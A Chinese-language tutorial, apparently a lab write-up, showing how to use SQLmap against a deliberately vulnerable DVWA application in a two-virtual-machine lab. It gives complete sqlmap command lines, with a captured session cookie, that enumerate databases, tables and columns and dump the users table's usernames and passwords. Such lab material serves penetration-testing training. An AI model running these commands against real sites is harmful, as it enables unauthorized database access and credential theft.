**什么是SQLmap？**


**SQLmap是一款用来检测与利用SQL注入漏洞的免费开源工具，有一个非常棒的特性，即对检测与利用的自动化处理（数据库指纹、访问底层文件系统、执行命令）。**


读者可以通过位于SourceForge的官方网站下载SQLmap源码：[http://sourceforge.net/projects/sqlmap/](http://sourceforge.net/projects/sqlmap/" \t "_blank)

**如何使用SQLmap：**


为方便演示，我们创建两个虚拟机：

1. 受害者机器， windows7操作系统，运行一个web服务器，同时跑着一个包含漏洞的web应用（DVWA）。





2、攻击器机器，使用Ubuntu kali2.0包含SQLmap程序。



**本次实验的目的：使用SQLmap得到以下信息：**


3、枚举MYSQL用户名与密码。


4、枚举所有数据库。

5、枚举指定数据库的数据表。

6、枚举指定数据表中的所有用户名与密码。



首先我们要检测我们的漏洞平台是否有sql注入 ，进行简单的测试发现在用户userid 上存在注入的漏洞

然后使用Burp suite抓包工具对其cookie 进行获取如下面所示


使用sqlmap对其数据库进行猜解

-u 指定我们的漏洞地址

--cookie 指定我们登陆的cookie

--dbs 猜解数据库

sqlmap -u "http://192.168.0.103/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "PHPSESSID=95g007aill2ifhaet6e2i9j4g0;security=low" –dbs



利用 ：

-D 指定数据库

--table 来猜解我们指定数据库中有几张表



sqlmap -u "http://192.168.0.103/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "PHPSESSID=95g007aill2ifhaet6e2i9j4g0;security=low" -D dvwa –tables




接着我们对表的字段进行猜解

-T 指定表名

--columns 猜解表中有哪些 字段



sqlmap -u "http://192.168.0.103/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "PHPSESSID=95g007aill2ifhaet6e2i9j4g0;security=low" -D dvwa --tables -T users --columns



最后利用--dump 获取表中的数据

sqlmap -u "http://192.168.0.103/DVWA-master/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie "PHPSESSID=95g007aill2ifhaet6e2i9j4g0;security=low" -D dvwa --tables -T users --columns –dump



**个人总结 1：得到注入的漏洞 url**

**2： 如果有用户名密码登陆的网站要获取到登陆的cookie**

**3： 利用 -u 指定url ，-cooike 指定cookie --dbs 获取数据库**

**4： -D指定数据库 --table 来猜解我们数据库中的表**

**5： -T 指定表名 --columns 猜解表中有哪些 字段**

**6：最后利用--dump 获取表中的数据**